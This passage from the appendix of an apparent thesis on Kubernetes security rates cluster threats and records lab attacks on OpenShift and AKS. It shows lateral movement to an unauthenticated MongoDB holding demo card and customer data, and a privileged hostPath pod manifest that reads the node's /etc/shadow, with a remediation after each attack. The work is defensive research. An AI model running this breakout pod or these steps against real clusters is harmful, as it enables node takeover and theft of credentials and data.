Synonymous to V01, the circumstances in the AKS setup are identical to OCP with the exception of those interfaces being available from the public internet. (Vantage Point: 4, RAL: 2, Awareness: 3, Exploitability: 2, Impact: 2). The total risk value is increased from 5 to 6 by this, still classifying it as a medium risk.

A.2.12 V14 - Adding rogue nodes

In the OCP setup, an attacker with access to the API (Vantage Point: 3) could try to add a malicious node to the cluster. Similar to V08, they could gain full access to containers of multiple projects by this (Impact: 3). By design, cluster administrator access is needed to add a node within OCP (RAL: 1). This technique is not talked about that much, but still available in public resources and possible in all clusters (Awareness: 2). Docs are publicly available to add nodes to a cluster, basic Linux server administration skills are needed to follow them (Exploitability: 2). With a total risk value of 6, it is classified as a medium risk.

The AKS interfaces are again available from the public internet (Vantage Point: 4). Adding nodes would still be possible here, but since they are automatically provisioned and customization of provisioned VMs is not straightforward, this attack is relatively unorthodox (Awareness: 1). The other circumstances remain synonymous to the OCP setup (RAL: 1, Exploitability: 2, Impact: 3). The total risk value remains unchanged at 6, a medium risk.

A.2.13 V15 - Leveraging bad user practice

The OCP setup will be assessed first. User practices outside of the cluster are not affected by cluster controls. Users entering their credentials in faked login windows or publicizing access tokens through public repositories are relatively common occurrences that could potentially allow anyone finding them (RAL: 4) privileged access within that user context (Impact: 2) if they can reach the cluster interfaces (Vantage Point: 3). There are tools available to do this, but doing this is non-intuitive (Awareness: 2) and using them effectively requires some technical skill (Exploitability: 2). With a total risk value of 6, it is classified as a medium risk.

Synonymous to V01, the circumstances in the AKS setup are identical to OCP with the exception of those interfaces being available from the public internet (Vantage Point: 4, RAL: 4, Awareness: 2, Exploitability: 2, Impact: 2). The total risk value remains identical.

A.2.14 V16 - Leveraging bad infrastructure

The OCP setup will be assessed first. The underlying nodes could allow an attacker easy entry, even if the platform itself is secured. Worst case scenarios include nodes available to the public internet (Vantage Point: 4) with insecure configuration, allowing any attacker unauthorized node access (RAL: 4). Synonymous to V08, this could lead to multiple compromised applications (Impact: 3). Technical know-how would still be needed to leverage this (Exploitability: 2) and attackers are assumed to be unlikely to look for containerized workloads specifically (Awareness: 2). With a total risk value of 9, it is classified as a high risk.
The circumstances in the AKS setup are identical to OCP, resulting in the same risk values.

A.2.15 V17 - Leveraging bad patch management

Known and unpatched vulnerabilities in any components can lead to any number of problems. For both the AKS and OCP setup, worst case values are assumed for all factors except Exploitability, as technical knowledge is required to leverage them. (Vantage Point: 4, RAL: 4, Awareness: 3, Exploitability: 2, Impact: 3). With a total risk value of 10, it is classified as a critical risk for both setups.

A.3 Attack demonstrations

A.3.1 Lateral movement attack preparation in the OCP cluster

Listing A.1 Shortened version of the shell I/O in preparation of the OCP cluster attack by lateral movement

```
[root@openshiftmaster ~]# oc projects
You have access to the following projects and can switch between them with 'oc project <projectname>':

    default
    kube-public
    ...
    sock-shop
  * testuser

Using project "testuser" on server "https://openshiftmaster.lgr.com:8443".
[root@openshiftmaster ~]# oc get service -n sock-shop
NAME            TYPE          CLUSTER-IP       EXTERNAL-IP   PORT(S)        AGE
carts           ClusterIP     172.30.64.220    <none>        80/TCP         17d
...
user-db         ClusterIP     172.30.2.17      <none>        27017/TCP      17d
[root@openshiftmaster ~]# cat network-utils.yaml
apiVersion: v1
kind: Pod
metadata:
  name: network-utils
spec:
  containers:
    - name: network-utils
      image: amouat/network-utils
      command: [ "sh", "-c"]
      args:
        - while true; do
            sleep 10;
          done;
restartPolicy: Never
[root@openshiftmaster ~]# oc adm policy scc-review -z default -f network-utils.yaml
RESOURCE              SERVICE ACCOUNT   ALLOWED BY
Pod/network-utils     default           anyuid
Pod/network-utils     default           hostmount-anyuid
Pod/network-utils     default           hostnetwork
[root@openshiftmaster ~]# oc apply -f network-utils.yaml
pod/network-utils created
[root@openshiftmaster ~]# oc rsh network-utils
#
```

A.3.2 Lateral movement attack conduction in the OCP cluster

Listing A.2 Shortened version of the shell I/O during the exploitation of the OCP cluster attack by lateral movement

```
# nmap -p27017 --script mongodb-databases 172.30.2.17 -Pn

Starting Nmap 6.47 ( http://nmap.org ) at 2019-06-13 15:16 UTC
Nmap scan report for 172.30.2.17
Host is up (0.00051s latency).
PORT      STATE SERVICE
27017/tcp open  mongodb
| mongodb-databases:
|   totalSize = 229376
|   ok = 1
|   databases
|     2
|       name = users
|       empty = false
|       sizeOnDisk = 114688
|     0
|       name = admin
|       empty = false
|       sizeOnDisk = 49152
|     1
|       name = local
|       empty = false
|_      sizeOnDisk = 65536

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
# curl fastdl.mongodb.org/linux/mongodb-linux-x86_64-4.0.10.tgz --resolve fastdl.mongodb.org:80:52.222.167.194 -O
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 81.0M  100 81.0M    0     0  1069k      0  0:01:17  0:01:17 --:--:-- 1614k
# tar -xvf mongodb-linux-x86_64-4.0.10.tgz
...
mongodb-linux-x86_64-4.0.10/bin/mongo
mongodb-linux-x86_64-4.0.10/bin/install_compass
# ./mongodb-linux-x86_64-4.0.10/bin/mongo 172.30.2.17
MongoDB shell version v4.0.10
connecting to: mongodb://172.30.2.17:27017/test?gssapiServiceName=mongodb
...
Welcome to the MongoDB shell.
...
Server has startup warnings:
2019-06-12T08:05:30.285+0000 I CONTROL  [initandlisten]
2019-06-12T08:05:30.285+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2019-06-12T08:05:30.285+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is
      unrestricted.
2019-06-12T08:05:30.285+0000 I CONTROL  [initandlisten]
2019-06-12T08:05:30.286+0000 I CONTROL  [initandlisten]
2019-06-12T08:05:30.286+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent_hugepage/enabled is 'always'
      .
2019-06-12T08:05:30.286+0000 I CONTROL  [initandlisten] **        We suggest setting it to 'never'
2019-06-12T08:05:30.286+0000 I CONTROL  [initandlisten]
2019-06-12T08:05:30.286+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent_hugepage/defrag is 'always'.
```

```
2019-06-12T08:05:30.286+0000 I CONTROL  [initandlisten] **          We suggest setting it to 'never'
2019-06-12T08:05:30.286+0000 I CONTROL  [initandlisten]
> show dbs
admin   0.000GB
local   0.000GB
users   0.000GB
> use users
switched to db users
> show collections
addresses
cards
customers
> db.cards.find()
{ "_id" : ObjectId("57a98d98e4b00679b4a830ae"), "longNum" : "5953580604169678", "expires" : "08/19", "ccv" : "678" }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b1"), "longNum" : "5544154011345918", "expires" : "08/19", "ccv" : "958" }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b4"), "longNum" : "09084151931752O5", "expires" : "08/19", "ccv" : "280" }
{ "_id" : ObjectId("57a98ddce4b00679b4a830d2"), "longNum" : "5429804235432", "expires" : "04/16", "ccv" : "432" }
> db.customers.find()
{ "_id" : ObjectId("57a98d98e4b00679b4a830af"), "firstName" : "Eve", "lastName" : "Berger", "username" : "Eve_Berger", "
    password" : "fec51acb3365747fc61247da5e249674cf8463c2", "salt" : "c748112bc027878aa62812ba1ae00e40ad46d497", "
    addresses" : [ ObjectId("57a98d98e4b00679b4a830ad") ], "cards" : [ ObjectId("57a98d98e4b00679b4a830ae") ] }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b2"), "firstName" : "User", "lastName" : "Name", "username" : "user", "password"
    : "e2de7202bb2201842d041f6de201b10438369fb8", "salt" : "6c1c6176e8b455ef37da13d953df971c249d0d8e", "addresses" : [
    ObjectId("57a98d98e4b00679b4a830b0") ], "cards" : [ ObjectId("57a98d98e4b00679b4a830b1") ] }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b5"), "firstName" : "User1", "lastName" : "Name1", "username" : "user1", "
    password" : "8f31df4dcc25694aeb0c212118ae37bbd6e47bcd", "salt" : "bd832b0e10c6882deabc5e8e60a37689e2b708c2", "
    addresses" : [ ObjectId("57a98d98e4b00679b4a830b3") ], "cards" : [ ObjectId("57a98d98e4b00679b4a830b4") ] }
> db.addresses.find()
{ "_id" : ObjectId("57a98d98e4b00679b4a830ad"), "number" : "246", "street" : "Whitelees Road", "city" : "Glasgow", "
    postcode" : "G67 3DL", "country" : "United Kingdom" }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b0"), "number" : "246", "street" : "Whitelees Road", "city" : "Glasgow", "
    postcode" : "G67 3DL", "country" : "United Kingdom" }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b3"), "number" : "4", "street" : "Maes-Y-Deri", "city" : "Aberdare", "postcode" :
     "CF44 6TF", "country" : "United Kingdom" }
{ "_id" : ObjectId("57a98ddce4b00679b4a830d1"), "number" : "3", "street" : "my road", "city" : "London", "country" : "UK" }
>
```

A.3.3 Lateral movement attack remediation in the OCP cluster

Listing A.3 Shell I/O of mitigating the OCP cluster attack by lateral movement

```
[root@openshiftmaster ~]# oc projects
You have access to the following projects and can switch between them with 'oc project <projectname>':

    default
    kube-public
    kube-system
    management-infra
    openshift
    openshift-infra
    openshift-logging
    openshift-node
    openshift-sdn
```

```
    openshift-web-console
    other-team-deployment
    sock-shop
  * testuser

Using project "testuser" on server "https://openshiftmaster.lgr.com:8443".
[root@openshiftmaster ~]# oc adm pod-network isolate-projects sock-shop
[root@openshiftmaster ~]# oc rsh network-utils
# ./mongodb-linux-x86_64-4.0.10/bin/mongo 172.30.2.17
MongoDB shell version v4.0.10
connecting to: mongodb://172.30.2.17:27017/test?gssapiServiceName=mongodb
2019-06-14T14:31:15.634+0000 E QUERY    [js] Error: couldn't connect to server 172.30.2.17:27017, connection attempt failed
    : SocketException: Error connecting to 172.30.2.17:27017 :: caused by :: Connection timed out :
connect@src/mongo/shell/mongo.js:344:17
@(connect):2:6
exception: connect failed
#
```

A.3.4 Container breakout attack conduction in the OCP cluster

Listing A.4 Shortened version of the shell I/O during the exploitation of the OCP cluster attack by breakout

```
[root@openshiftmaster ~]# cat container_breakout.yaml
apiVersion: v1
kind: Pod
metadata:
    name: breakout
spec:
    containers:
    - name: breakout
      securityContext:
        privileged: true
      image: alpine
      command: ["/bin/sh"]
      args: ["-c",
                'echo -e "        /etc/passwd of underlying node";
                cat /mnt/rootnode/etc/passwd;
                echo -e "-------------\n        /etc/shadow of underlying node";
                cat /mnt/rootnode/etc/shadow;
                echo -e "-------------\n        root directory of underlying node";
                ls -la /mnt/rootnode/;
                touch /mnt/rootnode/ALL_YOUR_NODES_ARE_BELONG_TO_US;
                echo -e "-------------\n        root directory of underlying node after manipulation through this container";
                ls -la /mnt/rootnode/;
                while true;
                  do sleep 30;
                done;'
        ]
      volumeMounts:
      - name: root-volume
        mountPath: /mnt/rootnode
    volumes:
    - name: root-volume
      hostPath:
```

```
33          path: /
34  [root@openshiftmaster ~]# oc apply -f container_breakout.yaml
35  pod/breakout created
36  [root@openshiftmaster ~]# oc logs breakout
37          /etc/passwd of underlying node
38  root:x:0:0:root:/root:/bin/bash
39  bin:x:1:1:bin:/bin:/sbin/nologin
40  ...
41  gluster:x:997:994:GlusterFS daemons:/run/gluster:/sbin/nologin
42  ----------
43          /etc/shadow of underlying node
44  root:$6$Psl5jPOS<REDACTED>1::0:99999:7:::
45  bin:*:17492:0:99999:7:::
46  ...
47  gluster:!!:18036::::::
48  ----------
49          root directory of underlying node
50  total 32
51  dr-xr-xr-x   17 root     root          236 Jun 13 14:34 .
52  drwxr-xr-x    3 root     root           22 Jun 13 14:35 ..
53  lrwxrwxrwx    1 root     root            7 May 16 14:59 bin -> usr/bin
54  ...
55  drwxr-xr-x   20 root     root          282 May 20 08:00 var
56  ----------
57          root directory of underlying node after manipulation through this container
58  total 32
59  dr-xr-xr-x   17 root     root          275 Jun 13 14:35 .
60  drwxr-xr-x    3 root     root           22 Jun 13 14:35 ..
61  -rw-r--r--    1 root     root            0 Jun 13 14:35 ALL_YOUR_NODES_ARE_BELONG_TO_US
62  lrwxrwxrwx    1 root     root            7 May 16 14:59 bin -> usr/bin
63  ...
64  drwxr-xr-x   20 root     root          282 May 20 08:00 var
```

A.3.5 Container breakout node file system in the OCP cluster

Listing A.5 Shortened version of the shell I/O on the OCP cluster worker node after the attack by breakout

```
1  [root@openshiftworker ~]# ls -la /
2  total 32
3  dr-xr-xr-x.  17 root root  275 Jun 13 16:35 .
4  dr-xr-xr-x.  17 root root  275 Jun 13 16:35 ..
5  -rw-r--r--.   1 root root    0 Jun 13 16:35 ALL_YOUR_NODES_ARE_BELONG_TO_US
6  lrwxrwxrwx.   1 root root    7 May 16 16:59 bin -> usr/bin
7  ...
8  drwxr-xr-x.  20 root root  282 May 20 10:00 var
```

A.3.6 Container breakout attack remediation in the OCP cluster

Listing A.6 Shell I/O of mitigating the OCP cluster attack by breakout

```
[root@openshiftmaster ~]# oc adm policy scc-review -z default -f container_breakout.yaml
RESOURCE          SERVICE ACCOUNT    ALLOWED BY
Pod/breakout      default            privileged
[root@openshiftmaster ~]# oc adm policy remove-scc-from-user privileged -z default
scc "privileged" removed from: ["system:serviceaccount:testuser:default"]
[root@openshiftmaster ~]# oc adm policy scc-review -z default -f container_breakout.yaml
RESOURCE    SERVICE ACCOUNT    ALLOWED BY
```

A.3.7 Lateral movement attack preparation in the AKS cluster

Listing A.7 Shortened version of the shell I/O in preparation of the AKS cluster attack by lateral movement

```
lukas@Azure:~$ kubectl get namespace
NAME            STATUS    AGE
default         Active    7h
...
sock-shop       Active    6h
testuser        Active    6h
lukas@Azure:~$ kubectl get service -n sock-shop
NAME            TYPE          CLUSTER-IP      EXTERNAL-IP    PORT(S)         AGE
carts           ClusterIP     10.0.167.221    <none>         80/TCP          6h
...
user-db         ClusterIP     10.0.1.75       <none>         27017/TCP       6h
lukas@Azure:~$ cat network-utils.yaml
apiVersion: v1
kind: Pod
metadata:
  name: network-utils
spec:
  containers:
    - name: network-utils
      image: amouat/network-utils
      command: [ "sh", "-c"]
      args:
        - while true; do
            sleep 10;
          done;
  restartPolicy: Never
lukas@Azure:~$
lukas@Azure:~$ kubectl apply -f network-utils.yaml
pod/network-utils created
lukas@Azure:~$ kubectl exec -it network-utils -- /bin/bash
root@network-utils:/#
```

A.3.8 Lateral movement attack conduction in the AKS cluster

Listing A.8 Shortened version of the shell I/O during the exploitation of the AKS cluster attack by lateral movement

```
root@network-utils:/# nmap -p27017 --script mongodb-databases 10.0.1.75 -Pn

Starting Nmap 6.47 ( http://nmap.org ) at 2019-06-17 15:36 UTC
Nmap scan report for user-db.sock-shop.svc.cluster.local (10.0.1.75)
Host is up (0.000071s latency).
PORT      STATE SERVICE
27017/tcp open  mongodb
| mongodb-databases:
|   databases
|     0
|       sizeOnDisk = 49152
|       name = admin
|       empty = false
|     1
|       sizeOnDisk = 65536
|       name = local
|       empty = false
|     2
|       sizeOnDisk = 114688
|       name = users
|       empty = false
|   ok = 1
|_  totalSize = 229376

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
root@network-utils:/# curl fastdl.mongodb.org/linux/mongodb-linux-x86_64-4.0.10.tgz -O
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 81.0M  100 81.0M    0     0  20.6M      0  0:00:03  0:00:03 --:--:-- 20.6M
root@network-utils:/# tar -xvf mongodb-linux-x86_64-4.0.10.tgz
...
mongodb-linux-x86_64-4.0.10/bin/mongo
mongodb-linux-x86_64-4.0.10/bin/install_compass
root@network-utils:/# ./mongodb-linux-x86_64-4.0.10/bin/mongo 10.0.1.75
MongoDB shell version v4.0.10
connecting to: mongodb://10.0.1.75:27017/test?gssapiServiceName=mongodb
...
Welcome to the MongoDB shell.
...
Server has startup warnings:
2019-06-17T09:26:20.304+0000 I STORAGE  [initandlisten]
2019-06-17T09:26:20.304+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with
      the WiredTiger storage engine
2019-06-17T09:26:20.304+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2019-06-17T09:26:20.920+0000 I CONTROL  [initandlisten]
2019-06-17T09:26:20.920+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2019-06-17T09:26:20.920+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is
      unrestricted.
2019-06-17T09:26:20.920+0000 I CONTROL  [initandlisten]
2019-06-17T09:26:20.920+0000 I CONTROL  [initandlisten]
2019-06-17T09:26:20.920+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent_hugepage/enabled is 'always'
      .
2019-06-17T09:26:20.920+0000 I CONTROL  [initandlisten] **        We suggest setting it to 'never'
2019-06-17T09:26:20.920+0000 I CONTROL  [initandlisten]
```

```
> show dbs
admin   0.000GB
local   0.000GB
users   0.000GB
> use users
switched to db users
> db.customers.find()
{ "_id" : ObjectId("57a98d98e4b00679b4a830af"), "firstName" : "Eve", "lastName" : "Berger", "username" : "Eve_Berger", "
    password" : "fec51acb3365747fc61247da5e249674cf8463c2", "salt" : "c748112bc027878aa62812ba1ae00e40ad46d497", "
    addresses" : [ ObjectId("57a98d98e4b00679b4a830ad") ], "cards" : [ ObjectId("57a98d98e4b00679b4a830ae") ] }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b2"), "firstName" : "User", "lastName" : "Name", "username" : "user", "password"
    : "e2de7202bb2201842d041f6de201b10438369fb8", "salt" : "6c1c6176e8b455ef37da13d953df971c249d0d8e", "addresses" : [
    ObjectId("57a98d98e4b00679b4a830b0") ], "cards" : [ ObjectId("57a98d98e4b00679b4a830b1") ] }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b5"), "firstName" : "User1", "lastName" : "Name1", "username" : "user1", "
    password" : "8f31df4dcc25694aeb0c212118ae37bbd6e47bcd", "salt" : "bd832b0e10c6882deabc5e8e60a37689e2b708c2", "
    addresses" : [ ObjectId("57a98d98e4b00679b4a830b3") ], "cards" : [ ObjectId("57a98d98e4b00679b4a830b4") ] }
> db.addresses.find()
{ "_id" : ObjectId("57a98d98e4b00679b4a830ad"), "number" : "246", "street" : "Whitelees Road", "city" : "Glasgow", "
    postcode" : "G67 3DL", "country" : "United Kingdom" }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b0"), "number" : "246", "street" : "Whitelees Road", "city" : "Glasgow", "
    postcode" : "G67 3DL", "country" : "United Kingdom" }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b3"), "number" : "4", "street" : "Maes-Y-Deri", "city" : "Aberdare", "postcode" :
     "CF44 6TF", "country" : "United Kingdom" }
{ "_id" : ObjectId("57a98ddce4b00679b4a830d1"), "number" : "3", "street" : "my road", "city" : "London", "country" : "UK" }
> db.cards.find()
{ "_id" : ObjectId("57a98d98e4b00679b4a830ae"), "longNum" : "5953580604169678", "expires" : "08/19", "ccv" : "678" }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b1"), "longNum" : "5544154011345918", "expires" : "08/19", "ccv" : "958" }
{ "_id" : ObjectId("57a98d98e4b00679b4a830b4"), "longNum" : "0908415193175205", "expires" : "08/19", "ccv" : "280" }
{ "_id" : ObjectId("57a98ddce4b00679b4a830d2"), "longNum" : "5429804235432", "expires" : "04/16", "ccv" : "432" }
>
```

A.3.9 Lateral movement attack remediation in the AKS cluster

Listing A.9 Shell I/O of mitigating the AKS cluster attack by lateral movement

```
lukas@Azure:~$ cat sock-shop-ingress-netpol.yaml
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  namespace: sock-shop
  name: sock-shop-ingress-netpol
spec:
  podSelector:
    matchLabels:
  ingress:
  - from:
    - podSelector: {}
lukas@Azure:~$ kubectl apply -f sock-shop-ingress-netpol.yaml -n sock-shop
networkpolicy.networking.k8s.io/sock-shop-ingress-netpol configured
lukas@Azure:~$ kubectl describe netpol -n sock-shop
Name:         sock-shop-ingress-netpol
Namespace:    sock-shop
Created on:   2019-06-18 12:00:09 +0000 UTC
```

```
Labels:       <none>
Annotations:  kubectl.kubernetes.io/last-applied-configuration:
                {"apiVersion":"networking.k8s.io/v1","kind":"NetworkPolicy","metadata":{"annotations":{},"name":"sock-shop-
                    ingress-netpol","namespace":"so...
Spec:
  PodSelector:     <none> (Allowing the specific traffic to all pods in this namespace)
  Allowing ingress traffic:
    To Port: <any> (traffic allowed to all ports)
    From:
      PodSelector: <none>
  Allowing egress traffic:
    <none> (Selected pods are isolated for egress connectivity)
  Policy Types: Ingress
lukas@Azure:~$ kubectl get service -n sock-shop
NAME           TYPE        CLUSTER-IP     EXTERNAL-IP   PORT(S)          AGE
carts          ClusterIP   10.0.144.225   <none>        80/TCP           29m
carts-db       ClusterIP   10.0.174.90    <none>        27017/TCP        29m
catalogue      ClusterIP   10.0.243.165   <none>        80/TCP           29m
catalogue-db   ClusterIP   10.0.60.122    <none>        3306/TCP         29m
front-end      NodePort    10.0.255.214   <none>        80:30001/TCP     29m
orders         ClusterIP   10.0.145.107   <none>        80/TCP           29m
orders-db      ClusterIP   10.0.217.238   <none>        27017/TCP        29m
payment        ClusterIP   10.0.91.69     <none>        80/TCP           29m
queue-master   ClusterIP   10.0.219.119   <none>        80/TCP           29m
rabbitmq       ClusterIP   10.0.202.131   <none>        5672/TCP         29m
shipping       ClusterIP   10.0.118.47    <none>        80/TCP           29m
user           ClusterIP   10.0.52.200    <none>        80/TCP           29m
user-db        ClusterIP   10.0.81.32     <none>        27017/TCP        29m
lukas@Azure:~$ kubectl exec -it network-utils -- /bin/sh
# ./mongodb-linux-x86_64-4.0.10/bin/mongo 10.0.81.32
MongoDB shell version v4.0.10
connecting to: mongodb://10.0.81.32:27017/test?gssapiServiceName=mongodb
2019-06-18T12:05:06.734+0000 E QUERY    [js] Error: couldn't connect to server 10.0.81.32:27017, connection attempt failed:
      SocketException: Error connecting to 10.0.81.32:27017 :: caused by :: Connection timedout :
connect@src/mongo/shell/mongo.js:344:17
@(connect):2:6
exception: connect failed
#
```

A.3.10 Container breakout attack conduction in the AKS cluster

Listing A.10 Shortened version of the shell I/O during the exploitation of the AKS cluster attack by breakout

```
lukas@Azure:~$ cat container_breakout.yaml
apiVersion: v1
kind: Pod
metadata:
    name: breakout
spec:
    containers:
    - name: breakout
      securityContext:
        privileged: true
```

```
      image: alpine
      command: ["/bin/sh"]
      args: ["-c",
                'echo -e "        /etc/passwd of underlying node";
                cat /mnt/rootnode/etc/passwd;
                echo -e "-------------\n        /etc/shadow of underlying node";
                cat /mnt/rootnode/etc/shadow;
                echo -e "-------------\n        root directory of underlying node";
                ls -la /mnt/rootnode/;
                touch /mnt/rootnode/ALL_YOUR_NODES_ARE_BELONG_TO_US;
                echo -e "-------------\n        root directory of underlying node after manipulation through this container";
                ls -la /mnt/rootnode/;
                while true;
                  do sleep 30;
                done;'
        ]
      volumeMounts:
      - name: root-volume
        mountPath: /mnt/rootnode
    volumes:
    - name: root-volume
      hostPath:
        path: /
lukas@Azure:~$ kubectl apply -f container_breakout.yaml
pod/breakout created
lukas@Azure:~$ kubectl logs breakout
        /etc/passwd of underlying node
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
azureuser:x:1001:1001:Ubuntu:/home/azureuser:/bin/bash
-------------
        /etc/shadow of underlying node
root:$6$w9SIk+c=<REDACTED>/:18039:0:99999:7:::
daemon:*:18030:0:99999:7:::
bin:*:18030:0:99999:7:::
...
azureuser:!:18064:7:90:7:30::
-------------
        root directory of underlying node
total 100
drwxr-xr-x   23 root     root          4096 Jun 17 12:59 .
drwxr-xr-x    1 root     root          4096 Jun 17 13:02 ..
-rw-------    1 root     root          1024 Jun 17 07:56 .rnd
drwxr-xr-x    2 root     root          4096 May 23 18:48 bin
...
lrwxrwxrwx    1 root     root            30 May 15 03:24 vmlinuz.old -> boot/vmlinuz-4.15.0-1045-azure
-------------
        root directory of underlying node after manipulation through this container
total 100
drwxr-xr-x   23 root     root          4096 Jun 17 13:02 .
drwxr-xr-x    1 root     root          4096 Jun 17 13:02 ..
-rw-------    1 root     root          1024 Jun 17 07:56 .rnd
-rw-r--r--    1 root     root             0 Jun 17 13:02 ALL_YOUR_NODES_ARE_BELONG_TO_US
drwxr-xr-x    2 root     root          4096 May 23 18:48 bin
...
```

```
68 lrwxrwxrwx    1 root     root            30 May 15 03:24 vmlinuz.old -> boot/vmlinuz-4.15.0-1045-azure
```

A.3.11 Container breakout node file system in the AKS cluster

Listing A.11 Shortened version of the shell I/O on the AKS cluster worker node after the attack by breakout

```
1  azureuser@aks-agentpool-35206649-1:~$ ls -la /
2  total 100
3  drwxr-xr-x  23 root root  4096 Jun 17 13:02 .
4  drwxr-xr-x  23 root root  4096 Jun 17 13:02 ..
5  -rw-r--r--   1 root root     0 Jun 17 13:02 ALL_YOUR_NODES_ARE_BELONG_TO_US
6  drwxr-xr-x   2 root root  4096 May 23 18:48 bin
7  ...
8  lrwxrwxrwx   1 root root    30 May 15 03:24 vmlinuz.old -> boot/vmlinuz-4.15.0-1045-azure
```

A.3.12 Container breakout attack remediation in the AKS cluster

Listing A.12 Shortened version of the shell I/O while mitigating the AKS cluster attack by breakout

```
1  lukas@Azure:~$ kubectl get pods
2  NAME              READY   STATUS    RESTARTS   AGE
3  network-utils     1/1     Running   0          17m
4  lukas@Azure:~$ az aks update --resource-group kubernetes-ba-test --name demo-cluster-LGR --enable-pod-security-policy
5  {
6    "aadProfile": null,
7  ...
8    "type": "Microsoft.ContainerService/ManagedClusters",
9    "windowsProfile": null
10 }
11 lukas@Azure:~$ kubectl create serviceaccount --namespace testuser nonadmin-user
12 serviceaccount/nonadmin-user created
13 lukas@Azure:~$ kubectl create rolebinding --namespace testuser nonadmin-rolebinding --clusterrole=edit --serviceaccount=
       testuser:nonadmin-user
14 rolebinding.rbac.authorization.k8s.io/nonadmin-rolebinding created
15 lukas@Azure:~$ kubectl --as=system:serviceaccount:testuser:nonadmin-user apply -f container_breakout.yaml
16 Error from server (Forbidden): error when creating "container_breakout.yaml": pods "breakout" is forbidden: unable to
       validate against any pod security policy: [spec.volumes[0]: Invalid value: "hostPath": hostPath volumes are not
       allowed to be used spec.containers[0].securityContext.privileged: Invalid value: true: Privileged containers are not
       allowed]
```

Bibliography

Books

[RH18] Liz Rice and Michael Hausenblas. *Kubernetes Security - How to Build and Operate Applications Securely in Kubernetes*. O'Reilly Media, Inc., 2018. URL: https://info.aquasec.com/kubernetes-security (cit. on pp. 3, 18, 19, 21, 24, 28).

Online text-based sources

[Inc18a] Red Hat Inc. *Generally Available today: Red Hat OpenShift Container Platform 3.11 is ready to power enterprise Kubernetes deployments*. 2018. URL: https://www.redhat.com/en/blog/generally-available-today-red-hat-openshift-container-platform-311-ready-power-enterprise-kubernetes-deployments (visited on 07/16/2019) (cit. on p. 2).

[Fou19a] OWASP Foundation. *OWASP Risk Rating Methodology*. 2019. URL: https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology (visited on 07/16/2019) (cit. on pp. 3, 31, 33, 39).

[Fou19b] OWASP Foundation. *Threat Modeling Cheat Sheet*. 2019. URL: https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Threat_Modeling_Cheat_Sheet.md (visited on 07/16/2019) (cit. on p. 3).

[Irw14] Stephen Irwin. *Creating a Threat Profile for Your Organization*. 2014. URL: https://www.sans.org/reading-room/whitepapers/threats/creating-threat-profile-organization-35492 (visited on 07/16/2019) (cit. on p. 3).

[SMS11] Murugiah Souppaya, John Morello, and Karen Scarfone. *NIST Special Publication 800-190 Application Container Security Guide*. 2011. URL: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-190.pdf (visited on 07/16/2019) (cit. on pp. 3, 4, 21, 22, 27).

[Int19a] Center for Internet Security. *CIS Docker Community Edition Benchmark*. 2019. URL: https://www.cisecurity.org/benchmark/docker/ (visited on 07/16/2019) (cit. on pp. 3, 27).

[Int19b] Center for Internet Security. *CIS Kubernetes Benchmark*. 2019. URL: https://www.cisecurity.org/benchmark/kubernetes/ (visited on 07/16/2019) (cit. on pp. 3, 27).

[RF19] RedGuard and OWASP Foundation. *Container Security Verification Standard*. 2019. URL: https://github.com/OWASP/Container-Security-Verification-Standard (visited on 07/16/2019) (cit. on pp. 4, 27).

[Fou19c] OWASP Foundation. *Docker Security*. 2019. URL: https://github.com/OWASP/Docker-Security (visited on 07/16/2019) (cit. on p. 4).

[Aut19a] The Kubernetes Authors. *Overview of Cloud Native Security*. 2019. URL: https://kubernetes.io/docs/concepts/security/overview/ (visited on 07/16/2019) (cit. on p. 4).

[Inc19a] Red Hat Inc. *OpenShift Container Platform 3.11 Container Security Guide*. 2019. URL: https://access.redhat.com/documentation/en-us/openshift_container_platform/3.11/pdf/container_security_guide/OpenShift_Container_Platform-3.11-Container_Security_Guide-en-US.pdf (visited on 07/16/2019) (cit. on p. 4).

[Cor18] Microsoft Corporation. *Best practices for cluster security and upgrades in Azure Kubernetes Service (AKS)*. 2018. URL: https://docs.microsoft.com/en-us/

azure/aks/operator-best-practices-cluster-security (visited on 07/16/2019) (cit. on p. 4).

[Wat17] Stephen Watts. *SaaS vs PaaS vs IaaS: What's The Difference and How To Choose*. 2017. URL: https://www.bmc.com/blogs/saas-vs-paas-vs-iaas-whats-the-difference-and-how-to-choose/ (visited on 07/16/2019) (cit. on p. 5).

[ST11] National Institute of Standards and Technology. *SP 800-145 The NIST Definition of Cloud Computing*. 2011. URL: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-145.pdf (visited on 07/16/2019) (cit. on p. 6).

